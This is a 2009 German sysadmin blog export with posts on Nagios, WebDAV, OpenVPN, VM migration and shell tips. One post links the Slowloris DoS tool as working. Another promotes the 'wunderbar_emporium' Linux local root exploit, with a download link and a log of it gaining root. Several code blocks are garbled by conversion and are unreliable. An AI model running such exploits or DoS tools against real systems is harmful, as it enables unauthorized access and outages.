- Mein Lieblingsmonitoringsystem Nagios<sup>84</sup> wird geforkt unter dem Projektnamen Icinga<sup>85</sup>
- OpenOffice.org<sup>86</sup> ist in der Version 3.1 erschienen
- XBMC 9.04<sup>87</sup> ‚Babylon‘ ist released worden
- Es gibt eine Petition gegen die Indizierung und Sperrung von Internetseiten<sup>88</sup>
- Google Contacts<sup>89</sup> gibts jetzt auch als Standalone

noch was vergessen? Bestimmt! Aber erstmal wird Werder Bremen heute Abend ins UEFA-Cup Finale einziehen! 😊

## Windows Maschinen mit Nagios NRPE ueberwachen

Freitag, 8. Mai 2009

Auch wenn man es gerne wuerde, man kommt um Microsoft Produkte im Leben einfach nicht herum. Die von mir betreuten Linux-Server ueberwache ich alle mit Nagios und sammel die Daten via NRPE. Das gleiche wollte ich auch fuer eine neue Windows-Maschine machen. Der Weg ist recht simpel wenn man sich mit Nagios bereits auskennt. Hier nun der Weg in kuerze festgehalten:

---

<sup>84</sup><http://www.nagios.org/>

<sup>85</sup><http://www.icinga.org/>

<sup>86</sup>[http://www.openoffice.org/dev\\_docs/features/3.1/](http://www.openoffice.org/dev_docs/features/3.1/)

<sup>87</sup><http://xbmc.org/blog/2009/05/06/xbmc-904-babylon-released-ready-for-download/> ↩

<sup>88</sup><https://epetitionen.bundestag.de/index.php?action=petition;sa=details;petition=3860> ↩

<sup>89</sup>[http://news.cnet.com/8301-17939\\_109-10233244-2.html](http://news.cnet.com/8301-17939_109-10233244-2.html)

- Download des aktuellen NRPE-NT Dienstes von [http:// www.miwi-dv.com/nrpent/](http://www.miwi-dv.com/nrpent/) ←
- Entpacken der Datei, verschieben und umbenennen des Unterordners *bin* nach *C:\NRPE*
- Download der Basic NRPE-NT Plugins<sup>90</sup>
- Entpacken der Datei, verschieben des Unterordners *bin* nach *C:\NRPE\bin*

Nun muss der Dienst installiert, konfiguriert und gestartet werden. Daeuer in der Windows Eingabeaufforderung in das Verzeichnis *C:\NRPE* wechseln und den Dienst installieren

```
nrpe_nt -i
```

Nun die *C:\NRPE\nrpe.cfg* mit WordPad oeffnen und unter *allowed hosts*= die IP-Adresse des Nagios-Servers angeben der darauf zugreifen darf. Wenn die Windows Firewall aktiv ist, diese ebenfalls entsprechend Konfigurieren. Am einfachsten fuegt man eine Ausnahme fuer den Port hinzu.

- Name: Nagios NRPE-NT
- Port: 5666
- Bereich aendern -i Benutzerdefinierte Liste: -i Gleiche IP-Adresse eingeben wie unter *allowed\_hosts*

Das war es auch schon fast. Die checks werden genauso definiert wie unter Linux. Fuer mich ist interessant ob der Lizenzmanager-Dienst laeuft und ob es Windows-Updates gibt die ich installieren muss. Deswegen habe ich z. B. die folgenden beiden Checks definiert:

```
command[nt_service_sentinel]=C:\NRPE\bin\service_nrpe_nt.exe
„Sentinel RMS Developer Kit License Manager“
command[windows_updates]=C:\Windows\System32\cscript.exe
//NoLogo //T:120 C:\NRPE\bin\check_windows_updates.wsf
/w:0 /c:1
```

---

<sup>90</sup><http://www.monitoringexchange.org/cgi-bin/page.cgi?g=Detailed%2F2131.html;d=1> ←

Das Skript fuer die Windows-Updates checks habe ich von da<sup>91</sup>.

Zum Schluss muss der Dienst natuerlich noch gestartet werden. Das geht entweder ueber GUI, in den Windows Diensten taucht er auf unter dem Namen “*Nagios Remote Plugin Executor for NT/W2K*”, oder auch einfacher ueber die Eingabeaufforderung mit dem Befehl:

```
net start nrpe_nt
```

Viel Spass und Erfolg beim Monitoren von Windows-Hosts! 😊

## Neue Werdertrikots???

Samstag, 9. Mai 2009



(via<sup>92</sup>)

## Google Calendar Adds Tasks

Mittwoch, 13. Mai 2009

Google Calendar Adds Tasks<sup>93</sup> ... bisher nur im englischen Interface zu finden, aber: **ENDLICH!!**

---

<sup>91</sup><http://www.monitoringexchange.org/cgi-bin/page.cgi?g=Detailed%2F1546.html;d=1> ↔

<sup>92</sup><http://www.imgbox.de/?img=w13619c219.jpg>

<sup>93</sup><http://googlesystem.blogspot.com/2009/05/google-calendar-adds-tasks.html> ↔

# Du bist Terrorist

Freitag, 22. Mai 2009

(via<sup>94</sup>)

## Firefox Lesezeichen ueberall – Selfmade!

Montag, 1. Juni 2009

Ich arbeite an vielen unterschiedlichen Computern und moechte ueberall die gleichen Lesezeichen immer synchron haben. Es faellt mir jedoch schwer die Daten einer Firma zu geben die mit der Auswertung meiner Daten und dann Werbung oder aehnlichem Geld verdient. Ich arbeite schon laenger mit Foxmarks und neuerdings heisst es ja Xmarks. Durch einen kleinen Beitrag in der neuen CT hab ich mich nu auch mal aufgerafft und habe die Lesezeichen auf meinen eigenen Server verfrachtet. Im folgenden die erforderlichen Schritte dahin:

```
aptitude install apache2 a2enmod dav a2enmod dav_fs a2enmod  
ssl /etc/init.d/apache2 force-reload cd /var/www/ mkdir webdav  
chown www-data:www-data webdav httpasswd -c .htpasswd-webdav  
USERNAME chown root:www-data .htpasswd-webdav chmod 640  
.htpasswd-webdav
```

Die folgenden Zeilen in die /etc/apache2/sites-available/default-ssl hinzufuegen:

```
VirtualHost *:443 {  
    ServerAdmin webmaster@example.net  
    ServerName webdav.example.net  
    DocumentRoot /var/www/webdav  
    SSLEngine On  
    SSLCertificateFile /etc/apache2/MYSSLCERT.pem  
    SSLCertificateKeyFile /etc/apache2/MYSSLCERT.pem  
    Directory /var/www/webdav/  
        Options Indexes MultiViews AllowOverride  
        None  
        Order allow, deny  
        allow from all  
    Directory /  
        Location /  
            DAV On  
            AuthType Basic  
            AuthName „Webdav“  
            AuthUserFile /var/www/.htpasswd-webdav  
            Require valid-user  
    Location /  
        VirtualHost }
```

---

<sup>94</sup><http://dubistterrorist.de/>

Apache neustarten und testen ob alles geht. Beim verbinden mit cadaver muesst Ihr das Zertifikat akzeptieren und dann mit den in der .htpasswd-webdav gespeicherten Userdaten einloggen. Wieder rauskommen tut ihr mit „quit“.

```
/etc/init.d/apache2 restart aptitude install cadaver cadaver http://webdav.example.net
```

So, das wars auch schon fast! Nun muesst Ihr nur noch das Xmarks<sup>95</sup> Firefox-Plugin installieren und in den Einstellungen unter „Erweitert“ die Option „Eigenen Server verwenden“ aktivieren und als Lesezeichen und Passwort-URL die URL zu eurem Server angeben. ACHTUNG!: Es muss auch eine Datei angegeben werden und nicht nur ein Verzeichnis! Bsp:

- LesezeichenURL: `https://webdav.example.net/bookmarks.` ↔  
`json`
- Passwort-URL: `https://webdav.example.net/passwords.` ↔  
`json`

Ich persoenlich habe die Passwort-synchronisation jedoch deaktiviert (genauso wie auch den ganzen Extrakram unter „Entdecken“, nervt nur). Nun einmal noch im Erweitert-Tab auf „Hochladen“ klicken und zusehen und evtl. Zertifikat akzeptieren, Benutzernamen und Passwort eingeben und zusehen wie die Daten hochgeladen werden. Viel Spass 😊

## **/usr/bin/mail**

Mittwoch, 3. Juni 2009

Es ist immer mal wieder sinnvoll von der Bash aus Skripten Emails zu verschicken. Ich vergesse immer wieder einige nuetzliche Schalter deswegen zum festhalten:

- **mail -s „Betreff“ empfaenger@example.net** (EMail mit Betreff)

---

<sup>95</sup><http://www.xmarks.com/>

- `mail -s „Betreff“ empfaenger@example.net ; /tmp/-meinbrief` (Email mit Betreff und meinbrief als Text)
- `cat /tmp/meinbrief — mail -e -s „Betreff“ empfaenger@example.net` (Email wird nur verschickt wenn der body nicht leer ist)
- `mail -a „From: Sender “ -s „Betreff“ empfaenger@example.net` (Schreibt den From-Header um)
- `uuencode /tmp/meinbild.png /tmp/meinbild.png — mail -s „Betreff“ empfaenger@example.net` (Versendet meinbild.png als Anlage)

## Spruch

Sonntag, 7. Juni 2009

Man soll dem Leib etwas Gutes tun, damit die Seele Lust hat darin zu wohnen. (Winston Churchill)

## Wordpress 2.8

Donnerstag, 11. Juni 2009

Blog grad auf WordPress 2.8<sup>96</sup> aktualisiert...

## Iran

Mittwoch, 17. Juni 2009

ich habe die letzten Tage lange ueberlegt und gesucht und gesammelt und gelesen und geguckt zu dem Thema. Videos auf Youtube, Bilder auf Websites, Blogeintraege (Beispiel<sup>97</sup>). Ich habe lange ueberlegt ob ich hier „gute“ Videos und Bilder oder Kommentare verlinke die

---

<sup>96</sup><http://wordpress.org/development/2009/06/wordpress-28/>

<sup>97</sup>[http://shooresh1917.blogspot.com/2009/06/blog-post\\_13.html](http://shooresh1917.blogspot.com/2009/06/blog-post_13.html)

meiner Meinung entsprechen. Ich habe mich dagegen entschieden. Ich habe keine Ahnung wie sich Ahmadinedschad (auch „MachMaDenD-schihad genannt) und Mussawi wirklich unterscheiden in Ihrer Politik. Deswegen moechte ich fuer keinen von beiden Partei ergreifen.

Wo ich aber ganz klar zu Stellung beziehe und meinen Standpunkt klar darlege ist das Thema Gewalt und Freiheit. Ich verurteile jede Art von Gewalt und in dem Zusammenhang mit dem Iran den Staatsterrorismus der dort gerade vonstatten geht. Ich bin fuer eine freie Welt und freie Meinungsaeusserung. Ich verurteile die Zensur von Medien und Journalismus. Im Iran und Ueberall! Ich bin offen und froh ueber jede Diskussion ueber das Thema.

## Slowloris HTTP DoS...

Donnerstag, 18. Juni 2009

sehr nett zum rumspielen, und funktioniert 😊 [da<sup>98</sup>] – [mirror<sup>99</sup>]

## Meine Generation:

Sonntag, 21. Juni 2009

*„Ein spezifisches Kennzeichen, die die von allen Nachkriegsgenerationen unterscheidet, ist eben, das sie eher gekennzeichnet sind durch Angst vor Misserfolg als durch Hoffnung auf Erfolg.“ (via<sup>100</sup>)*

Es stimmt, und ich finde es ganz ganz schlimm!

## update-rc.d

Donnerstag, 25. Juni 2009

immer wieder...

---

<sup>98</sup><http://ha.ckers.org/slowloris/>

<sup>99</sup><http://blog.pregos.info/wp-content/uploads/2009/06/slowloris.pl>

<sup>100</sup><http://www.tagesschau.de/inland/studenten112.html>

- entfernen: `update-rc.d -f SKRIPTNAME remove`
- hinzufuegen: `update-rc.d SKRIPTNAME defaults`

## Diego – Gone But Not Forgotten

Montag, 29. Juni 2009

Danke Diego fuer den wunderschoenen Fussball den Du uns gezeigt hast!

## Spruch des Tages

Donnerstag, 2. Juli 2009

**Wer scharf denkt, wird Pessimist. Wer tief denkt, wird Optimist.** (Henri Bergson)

## Statusmeldungen verbreiten

Dienstag, 7. Juli 2009

Sobald man mehr als nur ein paar Rechner betreut steht man bei Wartungsarbeiten an Servern oder der Netzinfrastruktur vor dem Problem viele Leute verlaesslich zu informieren. Seiner eigenen Informationspflicht nachkommen zu muessen, aber gleichzeitig das ganze fuer sich selber so einfach wie moeglich zu gestalten ist ein schwieriger Spagat. Ich wusste nicht, wie ich diesen loesen soll.


Ich habe mir dann einige Gedanken dazu gemacht. Am besten ist es natuerlich die Informationspflicht umzudrehen. Nicht mehr ICH muss mich darum kuemmern, dass die Leute alle die Informationen erhalten, sondern DIE LEUTE muessen sich darum kuemmern die von mir bereitgestellten Informationen immer zu erhalten. Ich glaube, dass das machbar ist. Dazu gehoert natuerlich einiges an Planung, uebergangszeit usw.

Dann habe ich mich hingesetzt und mir ueberlegt, wie ich solche

Informationen gerne praesentiert haette und schnell war raus: ein RSS-Feed sollte her. Am einfachsten erschien es mir eine kleine Homepage zu haben, wo man Meldungen schreiben kann und diese dann als RSS-Feed exportiert werden. Sempel sollte es vor allem sein. Eine Netzsuche nach geeigneten Loesungen brachte mich schnell zu den bekannten Projekten: WordPress<sup>101</sup> incl. Plugins, Dokuwiki<sup>102</sup> + Plugins, Laconica<sup>103</sup>... In meinen Augen alle oversized..

Nach kurzem ueberlegen hab ich es einfach selber geschrieben. Herausgekommen sind eine MySQL Datenbank mit einer Tabelle, einige wenige Zeilen PHP-Code und ein bisschen XHTML mit CSS. Man kann in einem passwortgeschuetzten Bereich eine neue Meldung verfassen und diese dann Abspeichern. Die Meldungen der letzten sieben Tage werden dann auf der Startseite angezeigt. Des Weiteren werden sie als RSS-Feed exportiert. Das die Ueberschriften bei Twitter gepostet werden war ein Zeitvertreib, aber die Emailverteilerfunktion bei der die Meldungen auch automatisch per Mail versendet werden an einen Verteiler, in den man sich sehr einfach ein- oder austragen kann war dann doch noch notwendig.


Hier zwei Bilder von dem System, wer interesse am Quelltext hat einfach melden.



<sup>101</sup><http://wordpress.org/>

<sup>102</sup><http://www.dokuwiki.org/dokuwiki>

<sup>103</sup><http://laconi.ca/trac/>



## Linux, USB-Headset, Skype, Sound nur auf einer Seite

Mittwoch, 8. Juli 2009

.asoundrc anlegen -j steht daaaaaaaaa<sup>104</sup> was zu

## Aus dem First-Level-Usersupport..

Donnerstag, 9. Juli 2009

**WENN:** Windows XP ganz normale startet, man sich ganz normal anmeldet, und er gleich daraufhin sich wieder automatisch abmeldet

**DANN:** Mal mit Ultimate Boot CD oder sonstwas starten und gucken ob in [*HKEY\_LOCAL\_MACHINE*\...\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\userinit.exe] ein Wert wie *Debugger*="qwertzuiop.exe" steht. WENN ja, DANN löschen!

<sup>104</sup><http://www.mail-archive.com/alsa-user@lists.sourceforge.net/msg24820.html>

# Nagios -j S. M. A. R. T-Werte von HDDs an 3ware RAID-Controller

Samstag, 11. Juli 2009

Das meiste steht bereits in der Ueberschrift. Ich wollte mit Nagios einige Festplatten im RAID 5 im Auge behalten. Den RAID-Controller selber ueberwache ich bereits mit dem Plugin `check_3ware`<sup>105</sup>, das mal von Matthias<sup>106</sup> veraendert wurde, aber nen Diff kann ich leider nicht bieten. Funktioniert jedoch wunderbar!

Um an die S. M. A. R. T-Werte der Festplatten zu kommen kann man nicht einfach ein `smartctl -a /dev/hdaX` machen, da sie ueber den RAID-Controller angesteuert werden und nicht als eigenes Device existieren. Der Befehl dafuer lautet jeh nach RAID-Controller entweder `smartctl -a -d 3ware,0 /dev/twa0`, oder evtl. auch `/dev/twe0`. Die Plugins die z. B. bei MonitoringExchange<sup>107</sup> existieren koennen aber alle nicht mit einem zusaetzlichen Deviceparameter umgehen, oder akzeptieren nur „ata“ bzw. „scsi“ als Devicetyp fuer smartctl. Ueber diesen Blogeintrag bei ostlogd<sup>108</sup> und das erste Kommentar dort mit dem Diff fuer das `check_smart`<sup>109</sup>-Plugin waren dann alle Probleme geloest. Works like a charm 😊

## Linux und Zeichensatze

Dienstag, 4. August 2009

sind schon extremst doof finde ich. . . Ich stelle nach und nach alles auf UTF-8 um so wie ich es kann, und selbst dann rennt man in Probleme. Dateinamen ins richtige Format bringen kann man mit `convmv`. Mir hilft gerade folgendes weiter:

```
convmv -f iso-8859-15 -t utf-8 --notest -r .
```

---

<sup>105</sup>[http://blog.pregos.info/wp-content/uploads/2009/07/check\\_3ware.pl](http://blog.pregos.info/wp-content/uploads/2009/07/check_3ware.pl)

<sup>106</sup><http://blog.vorlons.info>

<sup>107</sup><http://www.monitoringexchange.org>

<sup>108</sup><https://ostlogd.spenneberg.net/wordpress/?p=418&cpage=1>

<sup>109</sup>[http://www.monitoringexchange.org/cgi-bin/page.cgi?g=Detailed%2 ←  
F2940.html;d=1](http://www.monitoringexchange.org/cgi-bin/page.cgi?g=Detailed%2F2%2F2940.html;d=1)

# local root exploit fuer alle linux kernel seit 2001

Freitag, 14. August 2009

Es gibt einen neuen local root exploit fuer den Linux Kernel fuer alle 2.4er und 2.6er Kernel seit 2001. Funktioniert ganz wunderbar hier und ueberall, einfach wunderbar\_emporium<sup>110</sup> herunterladen und ausfuehren und siehe selbst:

```
jan@scherge:~/wunderbar_emporium$ id uid=1003(jan)
gid=1003(jan) Gruppen=114(wheel),1003(jan),1004(userbet)
jan@scherge:~/wunderbar_emporium$ ./wunderbar_emporium.sh
[+] MAPPED ZERO PAGE! [+] Resolved sel_read_enforce to
0xffffffff802f334a [+] got ring0! [+] detected 2.6 style 4k stacks sh:
mplayer: command not found [+] Disabled security of : nothing,
what an insecure machine! [+] Got root! sh-3.1# id uid=0(root)
gid=0(root) Gruppen=114(wheel),1003(jan),1004(userbet) sh-3.1#
```

## Erstellen einer Video-DVD aus einer Videodatei unter (Ubuntu) Linux

Donnerstag, 20. August 2009

Erstellen einer Video-DVD aus einer Videodatei unter (Ubuntu) Linux<sup>111</sup>

## .conf Dateien posten

Mittwoch, 2. September 2009

Immer wieder, immer wieder und immer wieder rege ich mich darueber auf, dass wenn man im Internet config Dateien findet, diese nur so vor Kommentaren strotzen. Es ist zwar nett fuer den User, aber wenn ich

---

<sup>110</sup>[http://blog.pregos.info/wp-content/uploads/2009/08/wunderbar\\_emporium.tgz](http://blog.pregos.info/wp-content/uploads/2009/08/wunderbar_emporium.tgz) ↔

<sup>111</sup>[http://www.michael-schraeber.de/linux\\_\\_video-dvd-erstellen.html](http://www.michael-schraeber.de/linux__video-dvd-erstellen.html)

was suche, moechte ich *\_nur\_* die relevanten Informationen, genauso handhabe ich es doch auch, deswegen mal eben hier fuer alle:

```
sed -n ,/^[\#]/p' ; filename
```

## Migration virtueller Maschinen von XEN zu KVM

Sonntag, 6. September 2009

Die Migration virtueller Maschinen von XEN zu KVM ist einfacher als ich es zuerst befuerchtet hatte. Das Hauptarbeit liegt darin die \*.img Dateien umzuwandeln. Waehrend XEN fuer jede Partition eine Imagedatei anlegt (z. B. disk.img, swap.img etc.) speichert KVM die komplette Maschine in einem Image. Weiter hat jede Maschine in KVM seinen eigenen kompletten Kernel. Die Aufgaben sind kurz zusammengefasst:

- Installation von grub und Kernel in der XEN-Maschine
- Erstellen einer neuen KVM Imagedatei
- Partitionierung der KVM Imagedatei, kopieren der XEN Imagedatei(en) in die neue KVM Imagedatei
- Installation von grub in der KVM Imagedatei
- Anlegen einer neuen Maschine in KVM und einbinden der frisch erstellten KVM Imagedatei in die neue Maschine

Diese Schritte sind alle beschrieben in dem Blogpost XEN to KVM Migration<sup>112</sup> aufSirPing's blog<sup>113</sup>. Ich habe die Migration von 4 Maschinen erfolgreich nach der Anleitung durchgefuehrt. Da der Blog zur Zeit nur aus einem einzigen Post besteht, und dieser auch inzwischen

---

<sup>112</sup><http://sirping.anykey.se/wp/index.php/2008/10/26/xen-to-kvm-migration/> ↔

<sup>113</sup><http://sirping.anykey.se/wp/>

ein knappes Jahr alt ist, habe ich zur Sicherheit den Beitrag hier nochmal als PDF<sup>114</sup> angehaengt.

## Dell Poweredge 2850 Fan und Temp via SNMP in Cacti

Montag, 14. September 2009

Blogeintrag auf BarryODonovan.com<sup>115</sup>:

- IPMI Sensor Data on Dell 1850s and 2850s via SNMP and Cacti<sup>116</sup>

Hat bei mir auch fast alles wunderbar funktioniert. Ich hatte IPMI Device etc. bereits alles eingerichtet frueher. Es ging mir nur um die Cacti-Graphen. Bei den Skripten hab ich aus dem "printf" eine „for i in; do echo \$i ; done,-Schleife gemacht da das printf irgendwas von einer ungueltigen Zahl sagte und ich keinen Bock hatte mir das anzugucken.

Bei den OIDs und der snmpd.conf hab ich bei dem vorgeschlagenen

```
# Monitor IPMI Temperature and Fan stats exec .1.3.6.1.4.1. X.1000
ipmitemp /usr/local/sbin/ipmi-temp-stats exec .1.3.6.1.4.1. X.1001
ipmifan /usr/local/sbin/ipmi-fan-stats
```

immer eine Fehlermeldung bekommen von wegen ipmitemp Befehl nicht gefunden oder sowas. Also bin ich in einen anderen Bereich ausgewichen, bei mir heisst es nun:

```
exec .1.3.6.1.4.1.2021.55.4 ipmitemp /usr/local/sbin/ipmi-
temp-stats exec .1.3.6.1.4.1.2021.55.5 ipmi-
fan /usr/local/sbin/ipmi-fan-stats
```

Es mussten in Cacti danach noch entsprechend die OIDs in den Data Templates angepasst werden, nu laeuft alles sauba 😊

<sup>114</sup><http://blog.pregos.info/wp-content/uploads/2009/09/XEN-to-KVM-Migration.pdf> ↔

<sup>115</sup><http://www.barryodovan.com/>

<sup>116</sup><http://www.barryodovan.com/index.php/2007/04/11/dell-ipmi>

# Artikel ueber das SNT im Mensa-Spezial

Donnerstag, 17. September 2009

Ich habe ueber das Studentennetztreffen (SNT) in Tuebingen Anfang August (Fratzen<sup>117</sup>) einen winzig kleinen Artikel geschrieben und ihn zum Studentenwerk geschickt. Es sollte einerseits dank dafuer sein, dass man mir die Konferenz gezahlt hat, und andererseits habe ich vermerkt, dass wenn die es wuenschen diesen ebenfalls im Mensa-Spezial, der Zeitung vom Studentenwerk, abdrucken koennen. Dieses ist auch passiert! Finde ich voll cool und freue ich mich sehr darueber! Auf Seite 6 des redaktionellen Teils zu finden, also entweder ab in die Uni und sich ein Mensa-Spezial krallen, oder auf der Homepage des Studentenwerks hier<sup>118</sup>bzw. als Mirror von meinem Blog hier<sup>119</sup> runterladen.

# Sicherheit im Wohnheimnetz = Ourmon & SurfIDS?! . . .

Donnerstag, 24. September 2009

Nachdem ich vor einigen Wochen im Linux-Magazin<sup>120</sup> einen kurzen Artikel ueber Ourmon<sup>121</sup> gelesen habe, habe ich es jetzt auch bei uns im Wohnheim aufgesetzt. Mir sind die Worte der DFN-Cert Leute immer noch im Kopf, die sagten: *“Nur weil die Netzwerkmonitoring Loesungen die Sie vor 2-3 Jahren implementiert haben heute keine Gefahren mehr anzeigen, heisst es noch lange nicht, dass es auch keine mehr gibt. So wie sich Viren, Wuermer, Rootkits weiterentwickeln und neue Wege gehen, muss man auch bestaendig seinen Blick darauf anpassen.“*

---

<sup>117</sup><https://dailyfratze.de/prego/tags/Reise/> ↔  
Studentennetztreffen\_in\_Tuebingen?lang=de

<sup>118</sup>[http://www.studentenwerk-goettingen.de/fileadmin/\\_stw/gf/](http://www.studentenwerk-goettingen.de/fileadmin/_stw/gf/) ↔  
mensa\_spezial/ms252.pdf

<sup>119</sup><http://blog.pregos.info/wp-content/uploads/2009/09/ms252.pdf>

<sup>120</sup><http://www.linux-magazin.de/>

<sup>121</sup><http://ourmon.sourceforge.net/>

Der neue Blickwinkel und die neue Strategie heisst deswegen bei mir: Netflows oder vergleichbares aufzeichnen / betrachten und Honey-pots<sup>122</sup> aufstellen. Part eins, das mit den Netflows, ist damit initial abgedeckt. Ourmon ist installiert und liefert Daten und Graphen der Standardkonfiguration. Es folgt die naechsten Tage noch eine Anpassung (z. B. Monitoring des Port 445 zur Erkennung von Confi-cker bzw. anderen MS-RPC-Schnittstellenschwachstellenausnutzenden Dingen).

Part zwei sind Honey-pots. Dafuer habe ich mir (nach tollen Ge-spraechen beim SNT<sup>123</sup>) das Intrusen-Detection-System SurfIDS<sup>124</sup> ausgeguckt. Es baut auf die Honey-pot-Software Nepenthes auf, und ist als low interaction Honey-pot auch ganz gut geeignet fuer Wohnheim-netze. Fuer high interaction Honey-pots braeuchte ich nen Kollegen der Ahnung hat 😊

SurfIDS kommt bald, alles zu seiner Zeit. Am liebsten wuerde ich in jedem Wohnheim in Goettingen einen Sensor aufstellen, aber dafuer muss ich erstmal die Hauptinfrastruktur schaffen. Freu mich schon drauf!

## Was bedeutet „Schnellformatierung“ bei Windows?

Dienstag, 29. September 2009

Damit das auch mal festgehalten wird... 😊

„[...] unerheblich, ob man beim Formatieren den Haken bei „Schnellformatierung“ gesetzt hat. Bei der langwierigen Variante liest Windows lediglich nach dem Anlegen der Dateisystemstrukturen das Laufwerk Sektor fuer Sektor komplett ein. Das Ergebnis auf der Platte ist bei beiden Formatierungsarten dasselbe – es sei denn, die Platte besitzt defekte Sektoren: Die werden bei der „gruendlichen“

---

<sup>122</sup><http://de.wikipedia.org/wiki/Honey-pot>

<sup>123</sup><https://dailyfratze.de/prego/tags/Reise/> ←

Studentennetztreffen\_in\_Tuebingen?lang=de

<sup>124</sup><http://ids.surfnet.nl/wiki/doku.php>

Formatierung gleich als solche gekennzeichnet.“ Aus CT 20/09 vom 14.09.2009, Artikel: Schatzgraeber, Seite 93 mittlere Spalte

## RB: Downtime

Montag, 12. Oktober 2009

RB<sup>125</sup>: Aufgrund von Wartungsarbeiten an der diesem Server zu Grunde liegenden XEN Dom0, wird es morgen (13.10.) ab ca. 17.30 Uhr zu einem längeren Ausfall der hier gehosteten Dienste kommen

## Zum merken fuer heute:

Dienstag, 13. Oktober 2009

Wenn nach Update von Debian etch auf Debian lenny einer Xen dom0 mit einem damit verbundenen Update von 2.6.18-6-xen-amd64 auf 2.6.26-2-xen-amd64 kernel und Xen Hypervisor 3.0 auf 3.2 irgendwas das xm console domU nicht mehr funktioniert, dann sollte man in der */etc/xen/domU.cfg* die folgende Zeile anhaengen:

extra = „console=hvc0 xencons=tty“ Um bei einer Debian Maschine IPv6 komplett zu deaktivieren muss man in der */etc/modprobe.d/blacklist* die Zeile

blacklist ipv6 einfüegen und den PC neu starten. Dann is das auch weg 😊

[1<sup>126</sup>] [2<sup>127</sup>]

---

<sup>125</sup><http://blog.vorlons.info/archives/2009/10/12/331/>

<sup>126</sup><http://maff.ailoo.net/2009/04/upgrade-from-debian-etch-xen-30-to-debian-lenny-xen-32-amd64/> ↔

<sup>127</sup><http://konstantin.filtschew.de/blog/2007/09/03/ipv6-unter-linux-debian-ubuntun-gentoo-redhat-deaktivieren/> ↔

# Temperatur aus Goettingen twittern...

Freitag, 23. Oktober 2009

Nachdem vorlon078<sup>128</sup> meinte<sup>129</sup> wir braechten ein Skript das die Temperatur in Goettingen automatisch zwitschert...

```
#!/bin/bash # fetch site curl -s http://62.8.156.193/aktwert.aspx?
St=GNCC ; temptmp # find and get temperature ROW='nl
temptmp — grep Temperatur — head -1 — awk {,print $1}' LI
NE='echo $ROW + 1 — bc' TEMP='nl temptmp — grep $LINE
— sed ,s/.*SIZE=,2“:i\—i\|FONTi\|TDi\|g‘ # date and time
DATE='date +,,%d %B %Y“ TIME='nl temptmp — grep 13 —
head -1 — sed ,s/.*
vom\—i\|FONTi\|B i\|tdi\|g‘ — awk {,print $2}' #send to
twitter curl -s -connect-timeout 30 -max-time 60 -u TWITTERUSER:
TWITTERPASS -d status=„In Goettingen sind es am $DATE um $TI
ME Uhr genau $TEMP°C.“ http://twitter.com/statuses/update.xml
# remove helpfile rm temptmp
```

Der dazugehoerige crontab Eintrag lautet bei mir:

```
43 * * * * root export LANG=de_DE. UTF-8 ;
/root/skripte/goetemp.sh ; /dev/null
```

Followed einfach goetemp<sup>130</sup>. Da gibts einmal pro Stunde die Temperatur...

## OpenVPN mit Linux/Windows

Freitag, 23. Oktober 2009

Nach einiger Zeit hab ich mir nun auch mal OpenVPN angeguckt. Ich benoetige von meinem Netbook unter Linux (und leider auch manchmal Windows) eine VPN-Einwahl in zwei Netze. Einmal das Wohnheimnetz in dem Studentenwohnheim in dem ich lebe (ATW)

<sup>128</sup><http://twitter.com/vorlon078/>

<sup>129</sup><http://twitter.com/vorlon078/status/4872331555>

<sup>130</sup><https://twitter.com/goetemp>

und einmal das Subnetz in der Uni wo ich arbeite. In beiden Netzen laufen Server 24/7 mit festen IPs die ich entsprechen erreichen kann. Vorab gesagt: Eine VPN-Verbindung fuer einen PC einzurichten ist sehr einfach. Doch von Anfang an. . . :

Auf dem Server und dem Client:

```
aptitude install openvpn
```

Anschliessend auf dem Server als root in `/etc/openvpn/` mit dem folgenden Befehl einen statischen Schluessel erzeugen:

```
openvpn --genkey --secret mykey.txt
```

Diesen Schluessel dann auf einem sicheren Weg (z. B. scp) auf den Client transportieren. Mit einem

```
chmod 600 mykey.txt
```

sollte er gegen unbefugtes Lesen gesichert werden. Nun sind die Konfigurationsdateien `/etc/openvpn/myvpn.conf` anzulegen. Auf dem Server wie folgt:

```
dev tun ifconfig 10.10.100.41 10.10.100.42 secret mykey.txt port 5000
```

und auf dem Client folgende:

```
remote 123.123.123.123 dev tun ifconfig 10.10.100.41 10.10.100.42  
secret mykey.txt port 5000 route-gateway 10.10.100.41 redirect-gateway
```

Auf dem Server muss Port 5000 UDP erreichbar sein. Wenn beide Dateien angelegt sind, kann man den Server starten mit dem Befehl:

```
openvpn --config /etc/openvpn/myvpn.conf
```

mit dem selben Befehl kann man anschliessend auf dem Client die Verbindung zum VPN-Server herstellen. Das das erfolgreich war kann man anhand der Statusmeldung „*Initialization Sequence Completed*“ erkennen.

Das die Verbindung funktioniert kann man mit entsprechendem hin- und hergepinge ueberpruefen.

Auf dem Server fehlen nun noch zwei kleine Einstellungen damit auch das routen ins Netzwerk/Internet funktioniert. Zueinem muss

ip\_forward aktiviert sein und man muss eine iptables NAT Regel hinzufuegen:

```
echo „1“ && /proc/sys/net/ipv4/ip_forward iptables -t nat -A POST-ROUTING -o eth0 -s 10.10.100.41/24 -j SNAT -to 123.123.123.123
```

Damit die Einstellungen nicht bei einem Neustart verloren gehen, kann man sie z. B. in die */etc/rc.local* eintragen. Ob alles funktioniert kann man dann erkennen, indem man z. B. [www.heise.de/ip](http://www.heise.de/ip) aufruft um seine IP rauszufinden, dann den VPN-Tunnel aufbauen und die Seite refreshen. . .

